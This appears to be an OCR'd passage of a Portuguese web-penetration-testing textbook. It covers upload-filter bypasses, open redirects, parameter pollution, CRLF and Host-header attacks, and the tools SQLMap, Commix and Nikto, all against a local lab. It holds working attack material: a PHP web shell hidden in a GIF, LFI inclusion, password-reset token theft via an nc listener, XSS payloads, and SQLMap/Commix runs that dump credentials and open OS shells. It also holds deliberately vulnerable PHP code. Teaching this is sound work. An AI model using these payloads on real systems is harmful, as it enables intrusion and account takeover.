Acesse o endereço http://localhost/upload.html. Qualquer tipo de arquivo pode ser

enviado. Por exemplo, uma backdoor PHP poderá ser enviada, sendo acessada pelo endereço http://localhost/upload/backdoor.php.

Em alguns casos, são empregados filtros para restrições do tipo de arquivo enviado.

Caso as linhas u e v do arquivo /var/www/html/upload.php sejam descomentadas, arquivos com extensão .php são bloqueados, porém arquivos com extensão .php3, .php4 e .php5 podem ser enviados.

Caso as linhas w e x do arquivo /var/www/html/upload.php sejam descomentadas, somente arquivos com MIME type JPG ou GIF podem ser enviados. É possível realizar a alteração no Burp Suite (Figura 8.55).



Figura 8.55 – Alterando o MIME type de um arquivo PHP para o MIME type de uma imagem.

Caso as linhas y e z do arquivo /var/www/html/upload.php sejam descomentadas, somente arquivos com extensão JPG ou GIF podem ser enviados. Nesse tipo de situação, o browser carregará o conteúdo da imagem, não executando o código PHP:

1. Descomente as linhas y e z do arquivo /var/www/html/upload.php.
2. Será necessário injetar o código PHP dentro do arquivo GIF, o que pode

ser feito de duas formas (instale o gifsicle com o comando apt-get install gifsicle):

root@kali# **echo "

<pre><?php system(\$_GET['cmd']) ?>" >> imagem.gif**
root@kali# **gifsicle --comment "

<pre><?php system(\$_GET['cmd']) ?>" < imagemOriginal.gif > imagem.gif**

3. Como alternativa, é possível usar o GIMP para inserir comentário em imagens (Opção Imagem > Propriedades da imagem > Comentário – Figura 8.56).



Figura 8.56 – Inserindo comentários em imagens com o GIMP.

4. Envie o arquivo para o servidor. A backdoor somente poderá ser executada caso o servidor apresente alguma vulnerabilidade de LFI. Crie o arquivo /var/www/html/lfi.php com o seguinte conteúdo:

<pre><?php include($_GET["arquivo"]) ?>

5. Acesse o seguinte endereço, incluindo o conteúdo PHP na página web e executando a backdoor:

http://localhost/lfi.php?arquivo=**upload/imagem.gif&cmd=pwd**

Versões mais antigas do PHP são vulneráveis a ataques de dupla extensão (*double extension upload*). Nesse ataque, um arquivo é enviado no seu formato válido, por exemplo, arquivo.php.gif. Em situações assim, o Apache interpreta o arquivo GIF como um arquivo PHP.

No Metasploitable2:

1. Crie o arquivo /var/www/upload.html.
2. Crie o arquivo /var/www/upload.php. Certifique-se de descomentar as linhas y e z.

3. Será necessário criar um diretório com permissão de escrita, para que os arquivos sejam enviados:

```
root@metasploitable2# mkdir /var/www/upload
root@metasploitable2# chmod o+w /var/www/upload
```

4. Envie uma backdoor PHP com o nome backdoor.php.gif. O arquivo será enviado e interpretado como um script PHP.

8.11.2 Redirecionamentos e encaminhamentos inválidos

O site redireciona o usuário para outro local. O problema, porém, é que um usuário poderá ser redirecionado para sites maliciosos.

Crie o arquivo /var/www/html/redirect.php com o seguinte conteúdo:

```
<?php header("Location: $_GET[url]") ?>
```

Ao acessar o seguinte endereço, você será redirecionado para o site do Google:

```
http://localhost/redirect.php?url=http://google.com
```

Um atacante poderá enviar o link com a URL codificada, dificultando a leitura visual:

```
http://localhost/redirect.php?
url=%68%74%74%70%3a%2f%2f%67%6f%6f%67%6c%65%2e%63%6f%6d
```

Em alguns casos, o site deverá ser codificado em base64. Crie o arquivo /var/www/html/redirect2.php com o seguinte conteúdo:

```
<?php
$url = base64_decode("$_GET[url]");
header("Location: $url");
?>
```

Com o browser, acesse o endereço http://localhost/redirect2.php?url=aHR0cDovL2dvb2dsZS5jb20=. Você será redirecionado para o site do Google.

8.11.3 Poluição de parâmetros (HTTP Parameter Pollution)

A poluição de parâmetros consiste em inserir, na URL, parâmetros adicionais. Em caso de parâmetros repetidos, o PHP considera o último parâmetro passado.

Suponha que o exemplo a seguir (/var/www/html/acao.php) seja um trecho de

código de um sistema web de e-mail, em que os links são gerados dinamicamente, dependendo do valor da variável página passada como parâmetro da requisição GET:

```
<?php
if(isset($_GET["acao"])){
   if($_GET["acao"] == "ler")
      echo "Acao LER tomada";
   elseif($_GET["acao"] == "apagar")
      echo "Acao APAGAR tomada";
}
if( isset($_GET["email"]) ){
?>
   <a href="http://localhost/acao.php?acao=ler&email=<?php
      echo $_GET['email']?>">Ler</a>
   <a href="http://localhost/acao.php?acao=apagar&email=<?php
      echo $_GET['email']?>">Apagar</a>
<?php
}
?>
```

Dependo do link clicado, o usuário vai ler ou apagar uma mensagem de e-mail. Por exemplo, a URL http://localhost/acao.php?email=1 gera dois links, um para ler o e-mail com ID 1 e outro para apagar o e-mail com ID 1. Suponha que um atacante envie para o usuário a seguinte URL (o sinal de & precisa ser codificado em %26, a fim de que o PHP entenda o valor &acao=apagar como parte da variável e-mail, e não como uma variável separada):

```
http://localhost/acao.php?email=1%26acao=apagar
```

Como há duas variáveis de nome acao, o PHP vai interpretar somente a segunda, gerando links em que, independentemente da escolha do usuário, a ação a ser tomada sempre apaga a mensagem de e-mail.

8.11.4 CRLF Injection / HTTP Response Splitting

Nesse tipo de vulnerabilidade, o atacante consegue manipular o cabeçalho HTTP injetando uma nova linha (%0a%0d) na requisição. Assim, novos cabeçalhos podem ser inseridos, como o Location, redirecionando o usuário para um site malicioso. A vulnerabilidade foi corrigida a partir da versão 5.1.2 do PHP.

Por exemplo, ao enviar a seguinte requisição, o usuário é redirecionado para o site do atacante:

http://*site.com*/vulneravel.php?usuario.php=**%0a%0d**Location: http://google.com

Ao tentar realizar o ataque de HTTP Response Splitting na função header() de versões atuais do PHP, a seguinte mensagem de alerta é exibida:

PHP Warning: Header may not contain more than a single header, new line detected.

8.11.5 Ataque ao cabeçalho Host (Host Header Attack)

Uma prática muito comum é usar a variável $_SERVER["HTTP_HOST"] em vez do nome do host. Por exemplo, crie o arquivo /var/www/html/header.php com o seguinte conteúdo:

Faça o login em <a href="http://<?php echo $_SERVER['HTTP_HOST']?>/login.php"> Login

O conteúdo da variável $_SERVER["HTTP_HOST"] é obtido por meio do cabeçalho HTTP Host:. Um atacante poderá interceptar a requisição, alterando a referência feita por <a href> para um site malicioso (Figura 8.57).

O problema agrava-se quando se utilizam soluções de cache, como o Varnish. Um atacante poderá rescrever todos os links da página por links falsos (envenenamento do cache – *cache poisoning*).

Outro exemplo ocorre quando a variável $_SERVER['HTTP_HOST'] é usada para enviar e-mails de troca de senha. Mesmo que a troca necessite de um token de validação, este será enviado para o atacante.



Figura 8.57 – O Burp Suite é usado para alterar o valor do cabeçalho Host.

Crie o seguinte ambiente:

1. Configure um sistema e-email, conforme descrito pelas etapas de 1 a 14, em “8.1.2 Injeção em formulários de e-mail”.
2. Inicie o MySQL:

root@kali# **service mysql start**

3. Acesse o servidor MySQL:

root@kali# **mysql**

4. Crie um usuário (teste) e uma senha (teste) para acessar o banco de dados:

MariaDB [(none)]> **CREATE USER 'teste'@'localhost' IDENTIFIED BY 'teste';**
MariaDB [(none)]> **GRANT ALL PRIVILEGES ON * . * TO 'teste'@'localhost';**

5. Crie a base de dados pentestWeb:

MariaDB [(none)]> **CREATE DATABASE pentestWeb;**

6. Mude a base de dados atual para pentestWeb:

```
MariaDB [(none)]> USE pentestWeb;
```

7. Crie a tabela usuarios:

```
MariaDB [pentestWeb]> CREATE TABLE usuarios (
    -> id INT NOT NULL AUTO_INCREMENT,
    -> login VARCHAR(200) NOT NULL,
    -> senha VARCHAR(200) NOT NULL,
    -> email VARCHAR(200) NOT NULL,
    -> token VARCHAR(200) NOT NULL,
    -> PRIMARY KEY(id) );
```

8. Insira o seguinte valor na tabela usuarios:

```
MariaDB [pentestWeb]> INSERT INTO usuarios VALUES(1, "teste", "teste",
  "teste@kali.com.br", "");
```

9. Crie o arquivo /var/www/conecta.php:

```
<?php
$servidor = "localhost";
$usuario_mysql = "teste";
$senha_mysql = "teste";
$conexao = mysqli_connect($servidor, $usuario_mysql, $senha_mysql, "pentestWeb");
?>
```

10. Crie uma página de troca de senhas (/var/www/html/esqueci.php) com o seguinte conteúdo:

```
<form action="" method="POST">
  E-mail: <input type="text" name="email"><br>
  <input type="submit" value="Enviar">
</form>
<?php
if( $_SERVER["REQUEST_METHOD"] == "POST"){
  include "/var/www/conecta.php";
  if(!filter_var( $_POST['email'], FILTER_VALIDATE_EMAIL ) )
    die("E-mail inválido");
$email = addslashes( $_POST['email'] );
$token = md5( uniqid(rand(), True) );
$sql = "UPDATE usuarios set token ='$token' WHERE email = '$email' ";
mysqli_query($conexao, $sql);
mysqli_close($conexao);
$mensagem = "Foi solicitado uma alteracao de senha para o email $email. \n";
$mensagem .= "Clique no link abaixo para altera-la. \n\n";
$mensagem .= "http://$_SERVER[HTTP_HOST]/altera.php?email=$email&token=$token";
mail($email, "Alteracao de senha", $mensagem, "From: sistema@kali.com.br");
```

```
echo "Email enviado a $email";
}
?>
```

11. Crie o arquivo /var/www/html/altera.php:

```
<form action="" method="POST">
   Senha: <input type="text" name="senha"><br>
   <input type="submit" value="Enviar">
</form>
<?php
if( $_SERVER["REQUEST_METHOD"] == "POST"){
   include "/var/www/conecta.php";
   $senha = addslashes($_POST["senha"]);
   $email = addslashes($_GET["email"]);
   $token = addslashes($_GET["token"]);
   $sql = "UPDATE usuarios set senha ='$senha' WHERE email = '$email'
      AND token = '$token' ";
   mysqli_query($conexao, $sql);
   $sql = "SELECT * FROM usuarios WHERE email = '$email' AND token = '$token' ";
   $dados = mysqli_query($conexao, $sql);
   if( ! $dados->num_rows )
      echo "Email e/ou token invalidos";
   else
      echo "Senha alterada com sucesso";
   mysqli_close($conexao);
}
?>
```

12. Na máquina atacante, acesse o endereço http://*IP_servidor_web*/esqueci.php. Com o Burp Suite, o campo Host: é alterado para que o e-mail enviado ao usuário teste@kali.com.br contenha o IP do atacante, em vez de o IP do servidor web (Figura 8.58).

13. Aguarde por conexões com o netcat:

root@kali# **nc -l -p 666**

14. A vítima, ao abrir o e-mail, receberá o e-mail adulterado (Figura 8.59).

Figura 8.58 – O Burp Suite é usado para alterar o valor do cabeçalho Host.



Figura 8.59 – O link enviado para o sistema redireciona o usuário para o site do atacante.

15. A vítima, ao abrir o link, será enviada para o IP do atacante. O netcat receberá a conexão:

root@kali# **nc -l -p 666**
GET **/altera.php?email=teste@kali.com.br&token=d0839cfd0f2e86d65d47021e4f279542**

HTTP/1.1
Host: 192.168.1.6:666
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/squirrelmail/src/read_body.php?
mailbox=INBOX&passed_id=27&startMessage=1
Connection: close

16. O atacante, sabendo qual é o valor do token, poderá acessar o endereço http://*IP_servidor_web*/altera.php?email=teste@kali.com.br&token=d0839cfd0f2e86d65d47021e4f279542, alterando a senha do usuário teste. O MySQL confirma que a senha foi alterada:

```
MariaDB [pentestWeb]> SELECT * FROM usuarios;
+----+-------+------------------------------+------------------+--------------+
| id | login | senha                        | email            | token        |
+----+-------+------------------------------+------------------+--------------+
|  1 | teste | senha alterada pelo atacante | teste@kali.com.br |
d0839cfd0f2e86d65d47021e4f279542 |
+----+-------+------------------------------+------------------+--------------+
```

8.11.6 Ataque ao método HTTP (HTTP method tampering)

Uma prática muito comum é usar a variável superglobal $_REQUEST[] para identificar dados enviados pelo usuário, em vez de definir $_GET[] ou $_POST[].

Considere o seguinte código PHP:

```
<?php echo $_REQUEST["nome"] ?>
```

O código, vulnerável a ataque de XSS, ecoará na tela o nome do usuário. O problema de utilizar $_REQUEST[] consiste no fato de o payload poder ser enviado tanto via método GET ou via POST, e, conforme descrito no decorrer do livro, ataques voltados ao método GET são mais fáceis de serem executados, incluindo ataques voltados ao lado cliente como XSS e CSRF, do que ataques voltados ao método POST.

Para realizar o ataque via POST, o corpo da requisição deve apresentar o seguinte conteúdo:

```
nome=<script>alert("XSS")</script>
```

Conforme descrito em “8.1.5.2 Injeção HTML (método POST)”, uma página falsa deve ser construída para disparar o payload XSS.

Já a exploração via método GET é mais simples:

```
http://site.com/xss.php?nome=<script>alert("XSS")</script>
```

---

1 Uma observação deve ser levada em consideração ao utilizar os caracteres especiais # e --: se usados diretamente na URL, terão um significado especial para o HTML e não serão interpretados como comentários SQL. Quando usar ferramentas como o Hackbar, utilize a codificação URL (# é representado por %23 e -- é representado por --%20).

2 Utilize ferramentas como o Burp Suite ou o Hackbar para manipular parâmetros da URL. Não será possível realizar esse ataque usando somente a URL do browser.

3 Determinar o tamanho e o nome da base de dados é opcional (etapas 3 e 4). Para as próximas etapas,

é possível empregar a função database() do MySQL no lugar do nome da base de dados (pentestWeb).

4 Pessoas que enviam e-mail em massa, normalmente com o objetivo de disseminar phishing e backdoors.

5 A terminologia correta é ataque de dicionário. Um ataque de força bruta é caracterizado por tentar todas as combinações de senhas. Já em um ataque de dicionário, apenas determinadas palavras (normalmente armazenadas em um arquivo de texto – denominado lista, dicionário ou wordlist) são testadas. Obviamente, o ataque de força bruta descobre toda e qualquer senha. O grande problema é o tempo para testar todas as combinações possíveis até se descobrir de fato qual é a senha. Nesse aspecto, o ataque de dicionário é mais eficaz, pois apenas palavras selecionadas são testadas. O lado negativo de um ataque de dicionário consiste em a senha a ser testada necessitar estar no dicionário, do contrário ela nunca será descoberta.

6 Entenda sorte como má escolha de senhas por parte do usuário. Senhas fáceis de serem descobertas, como o próprio nome, telefones, datas comemorativas e derivados, podem ser facilmente coletadas e testadas.

7 Alguns sistemas, principalmente CMSs como o WordPress, exibem mensagens diferentes caso o nome de usuário ou senha estejam incorretos. Caso o usuário esteja incorreto, exibe-se uma mensagem similar a “Nome de usuário inválido”; caso a senha esteja incorreta, exibe-se uma mensagem similar a “A senha que você colocou para o usuário X está incorreta”, o que facilita a enumeração de nomes de usuários do sistema.

8 Utilize o Burp Suite ou o Hackbar para determinar o corpo da requisição POST.

9 Lembre-se de seguir as mensagens de redirecionamento (Figura 8.27).

10 Ataques de roubo de sessão somente são possíveis enquanto a sessão estiver ativa. Por padrão, um cookie de sessão tem o seu tempo de validade enquanto o usuário estiver navegando no site; ao fechar o browser, a sessão é encerrada. Para que o ataque tenha sucesso, deixe o browser da vítima aberto enquanto a sessão é sequestrada no Burp Suite.

11 Diferentes browsers utilizam formas diversas de criar objetos XMLHttpPRequest. O script não é cross browser e deve ser adaptado para cada browser utilizado. O browser Firefox pode ser utilizado para testar o script.

12 Desde que os hosts remotos estejam na mesma rede interna (LAN).

CAPÍTULO 9

Ferramentas automatizadas

Ferramentas auxiliam no processo de pentest, automatizando muitos processos que seriam feitos manualmente, como realizar injeções SQL às cegas, o que demandaria um tempo muito alto. Sendo assim, é possível criar ferramentas para automatização de processos (como o google-bot.py) ou usar ferramentas e scanners prontos.

Tenha em mente que scanners auxiliam no processo de detecção de vulnerabilidades, porém, como cada aplicação web é escrita de forma única, às vezes scanners automatizados geram resultados falsos (falso-positivo), indicando uma vulnerabilidade não existente. Desse modo, a análise manual de código-fonte deve ser feita para garantir resultados mais concisos.

9.1 SQLMap

Auxilia no processo de injeção SQL, automatizando os ataques.

Sintaxe:

sqlmap *opção*

Opção	Descrição
-u *url*	URL a ser testada.
--data *dados*	Dados a serem enviados via método POST.
--cookie *cookie*	Especifica a utilização de um cookie. Normalmente usado para especificar o valor de um cookie de sessão.
--dbms *SGBD*	Especifica qual é o SGBD a ser usado: MySQL, Postgres etc. Especificar o SGBD faz com que o SQLMap economize tempo de testes, pois efetuará testes somente no SGBD especificado.
--dbs	Obtém base de dados.
-D *base_de_dados*	Especifica a base de dados.
--tables	Obtém tabelas.
-T *tabela(s)*	Especifica a(s) tabela(s).

--columns	Obtém colunas.
-C *coluna(s)*	Especifica a(s) coluna(s).
--dump	Obtém dados.
--os-shell	Tenta obter uma shell reversa.
--current-db	Base de dados corrente.
--current-user	Usuário da base de dados corrente.
--privileges *usuário*	Privilégios do usuário.
--flush-session	Ao realizar testes de injeções SQL, o SQLMap armazenará o resultado obtido (nomes de tabelas, colunas etc.), economizando tempo em um próximo teste. Com essa opção, ele fará novos testes, sem que sejam utilizados resultados anteriores, recomeçando os testes do zero.
--sql-query *consulta*	Consulta SQL.

Para utilizar o SQLMap, crie um banco de dados, conforme descrito em "8.1.1 Injeção SQL", e o arquivo sqli.php, conforme descrito em "8.1.1.1 Injeção SQL baseada em erro (método GET)".

A primeira etapa consiste em obter quais são as bases de dados:

root@kali# **sqlmap -u "http://localhost/sqli.php?nome=bla" --dbms MySQL --dbs**
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] **Y**
--- O SQLMap detecta o parâmetro nome como vulnerável. Não será necessário realizar testes em outros parâmetros ---
GET parameter 'nome' is vulnerable. Do you want to keep testing the others (if any)? [y/N] **y**
[22:57:50] [INFO] fetching database names
available databases [4]:
[*] information_schema
[*] mysql
[*] **pentestWeb**
[*] performance_schema

Obtenha as tabelas da base de dados pentestWeb:

root@kali# **sqlmap -u "http://localhost/sqli.php?nome=bla" --dbms MySQL -D pentestWeb --tables**
[22:59:30] [INFO] fetching tables for database: 'pentestWeb'
Database: pentestWeb
[1 table]
+----------+
| **usuarios** |
+----------+

Obtenha os nomes das colunas da tabela usuarios:

root@kali# **sqlmap -u "http://localhost/sqli.php?nome=bla" --dbms MySQL**

-D pentestWeb -T usuarios --columns

[23:00:51] [INFO] fetching columns for table 'usuarios' in database 'pentestWeb'
Database: pentestWeb
Table: usuarios
[6 columns]

Column	Type
endereco	varchar(200)
id	int(11)
login	varchar(200)
nome	varchar(200)
senha	varchar(200)
telefone	varchar(40)

Obtenha os valores das colunas:

root@kali# **sqlmap -u "http://localhost/sqli.php?nome=bla" --dbms MySQL -D pentestWeb -T usuarios -C login,senha --dump**

[23:06:26] [INFO] analyzing table dump for possible password hashes
Database: pentestWeb
Table: usuarios
[3 entries]

login	senha
admin	admin123
daniel	d4n13l
rubens	prates

Para obter a base de dados usada pelo script PHP a fim de conseguir conexão com o banco de dados:

root@kali# **sqlmap -u "http://localhost/sqli.php?nome=bla" --dbms MySQL --current-db**
[23:09:13] [INFO] fetching current database
current database: '**pentestWeb**'

Para obter o usuário corrente com o seu respectivo nível de privilégio:

root@kali# **sqlmap -u "http://localhost/sqli.php?nome=bla" --dbms MySQL --current-user**
[23:11:13] [INFO] fetching current user
current user: '**teste@localhost**'
root@kali# **sqlmap -u "http://localhost/sqli.php?nome=bla" --dbms MySQL --privileges 'teste@localhost'**

Uma shell reversa pode ser obtida por meio do SQLMap. Assim como no processo manual, é necessário um diretório com a permissão de escrita para o usuário outros. Além disso, é preciso saber o caminho completo do diretório com permissão de gravação (/var/www/html/fotos):

```
root@kali# mkdir /var/www/html/fotos
root@kali# chmod o+w /var/www/html/fotos
```

Para obter um shell reverso:

```
root@kali# sqlmap -u "http://localhost/sqli.php?nome=bla" --dbms MySQL --os-shell
[23:20:48] [INFO] the back-end DBMS operating system is Linux which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 4
do you want sqlmap to further try to provoke the full path disclosure? [Y/n] n
[23:21:23] [WARNING] unable to automatically retrieve the web server document root what do you want to use for writable directory?
[1] common location(s) ('/var/www/, /var/www/html, /usr/local/apache2/htdocs, /var/www/nginx-default, /srv/www') (default)
[2] custom location(s)
[3] custom directory list file
[4] brute force search
> 2
please provide a comma separate list of absolute directory paths: /var/www/html/fotos
[23:23:16] [WARNING] unable to automatically parse any web server path
[23:23:16] [INFO] trying to upload the file stager on '/var/www/html/fotos/' via LIMIT 'LINES TERMINATED BY' method
[23:23:16] [WARNING] unable to upload the file stager on '/var/www/html/fotos/'
[23:23:16] [INFO] trying to upload the file stager on '/var/www/html/fotos/' via UNION method
[23:23:16] [WARNING] expect junk characters inside the file as a leftover from UNION query
[23:23:16] [INFO] the remote file '/var/www/html/fotos/tmpuyxfo.php' is larger (716 B) than the local file '/tmp/sqlmapjDDuWE2325/tmpX2sGZL' (711B)
[23:23:16] [INFO] the file stager has been successfully uploaded on '/var/www/html/fotos/' - http://localhost:80/fotos/tmpuyxfo.php
[23:23:16] [INFO] the backdoor has been successfully uploaded on '/var/www/html/fotos/' - http://localhost:80/fotos/tmpbmwhp.php
[23:23:16] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell>
```

Para realizar uma consulta SQL:

root@kali# **sqlmap -u "http://localhost/sqli.php?nome=bla" --dbms MySQL --sql-query "select * from usuarios"**

[02:34:04] [INFO] the query with expanded column name(s) is: SELECT endereco, id, login, nome, senha, telefone FROM usuarios

select * from usuarios [3]:

[*] Endereco do Admin, 1, admin, Administrador, admin123, 000-000

[*] Endereco do Daniel, 2, daniel, Daniel, d4n13l, 111-111

[*] Endereco do Rubens, 3, rubens, Rubens, prates, 222-222

9.2 jSQL

Scanner automatizado para detecção de vulnerabilidades de injeção SQL (Fig. 9.1).



Figura 9.1 – Injeção SQL por meio do jSQL.

9.3 Commix

Embora similar ao SQLMap, o Commix é usado para detectar injeção de comandos e código.

Crie o arquivo /var/www/html/command.php com o seguinte conteúdo:

```
<?php echo shell_exec( "ping -c 1 $_GET[ip]" ); ?>
```

Exemplo:

root@kali# **commix -u http://localhost/command.php?ip=**

[*] Checking connection to the target URL... [SUCCEED]
[*] Setting the GET parameter 'ip' for tests.
[*] Testing the (results-based) classic command injection technique... [SUCCEED]
[+] The parameter 'ip' seems injectable via (results-based) classic command injection technique.
[~] Payload: ;echo JVROJF$((27+45))$(echo JVROJF)JVROJF

[?] Do you want a Pseudo-Terminal shell? [Y/n] > **Y**

Pseudo-Terminal (type '?' for available options)
commix(os_shell) >

Crie o arquivo /var/www/html/code.php com o seguinte conteúdo:

```
<?php eval(" echo 'Seja bem vindo $_GET[nome]'; "); ?>
```

Exemplo:

root@kali# **commix -u http://localhost/code.php?nome=**
[*] Checking connection to the target URL... [SUCCEED]

9.4 Nikto

Scanner de vulnerabilidades.

Exemplo:

root@kali# **nikto -host http://localhost**
- Nikto v2.1.6

+ Target IP: 127.0.0.1
+ Target Hostname: localhost
+ Target Port: 80
+ Start Time: 2017-07-02 03:47:57 (GMT0)

+ Server: Apache/2.4.25 (Debian)
+ The **anti-clickjacking X-Frame-Options header is not present**.
+ The **X-XSS-Protection header is not defined**. This header can hint to the user agent to protect against some forms of XSS
+ The **X-Content-Type-Options header is not set**. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
